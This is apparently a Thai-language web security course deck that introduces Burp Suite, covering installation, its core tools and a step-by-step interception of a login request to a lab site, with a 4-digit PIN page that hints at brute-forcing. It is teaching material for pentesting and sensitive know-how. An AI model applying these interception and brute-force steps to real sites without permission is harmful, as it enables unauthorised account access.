
<https://portswigger.net/burp/communitydownload>




Community
Edition



Professional




Burp Suite ใน Kali Linux



Burp Suite Configuration


"Yes" Man Time !!!!!



The image shows four overlapping windows from the Burp Suite Community Edition v2023.12.1.3 installer, illustrating the configuration steps with numbered callouts:

- 1:** A warning dialog box stating "Your JRE appears to be version 17.0.10 from Debian. Burp has not been fully tested on this platform and you may experience problems." The **OK** button is highlighted.
- 2:** The "Terms and Conditions" window. The "I Accept" button is highlighted.
- 3:** The "Welcome to Burp Suite Community Edition" window. The **Next** button is highlighted.
- 4:** The "Select the configuration that you would like to load for this project" window. The **Start Burp** button is highlighted.


Burp Suite



สามารถใช้ Burp Suite ได้แล้ว !!

เริ่มใช้งาน Burp Suite

ฟังก์ชันหลักของ Burp Suite



1 - Intercept (Proxy)

ใช้ในการ ดักแก้ไข ค่า HTTP Request/HTTP Response

2 - Repeater

ใช้ในการ แก้ไขและส่งซ้ำค่า HTTP Request


3 - Intruder

ใช้ในการ แก้ไขและส่งซ้ำค่า HTTP Request
พร้อมกับรายการค่าที่กำหนด (Wordlist)

4 - Extensions


การติดตั้งหรือพัฒนาส่วนเสริมของ Burp Suite

Burp Suite - Intercept (1/9)



ที่มา: <https://www.hackingarticles.in/burp-suite-for-pentester-configuring-proxy/>

Burp Suite - Intercept (2/9)



The screenshot shows the Burp Suite interface with the Proxy tab selected. A red box highlights the 'Intercept' button, which is currently set to 'Intercept off'. A red circle highlights the 'Intercept is off' message in the main panel. A red box also highlights the 'Proxy' tab in the top navigation bar.

1 Proxy

2 Intercept

3 Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held

Burp Suite - Intercept (3/9)

4




→ Forward
Drop
Open browser

Time	Type	Direction	Host	Method	URL	Status code	Length
5  Intercept is on Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.							


SDH Login Page

เข้าเว็บ <https://web4.lab.p7z.pw/>



A screenshot of a web browser showing the login page for 'websec.p7z.pw'. The page has a dark header with the 'SDH' logo. The main content area is white and contains a 'Login' form. The form has two input fields: 'Username' and 'Password', and a green 'Login' button at the bottom.



Step 1



A screenshot of a web browser showing the 'Enter PIN' page for 'websec.p7z.pw/pin.php'. The page has a dark header with the 'SDH' logo. The main content area is white and contains a form with a single input field labeled 'Enter 4-digit PIN' and a green 'Submit PIN' button at the bottom.



Step 2

Burp Suite - Intercept (4/9)



<https://web4.lab.p7z.pw/>

Burp Suite - Intercept (5/9)

Dashboard Target **Proxy** Repeater Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history

Intercept on **Forward** Drop ... Open

Time	Type	Direction	Host	Method	URL
00:14:34 14 ...	HTTP	→ Request	websec.p7z.pw	POST	https://websec.p7z.pw/login.php

Request

Pretty Raw Hex

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chrom
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
13 Chrome/128.0.6613.120 Safari/537.36
14 Accept: text/html
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Referer: https://websec.p7z.pw/
19 Accept-Encoding: gzip, deflate, b
20 Priority: u=0, i
21
22 username=admin&password=123456
    
```

คลิกขวา

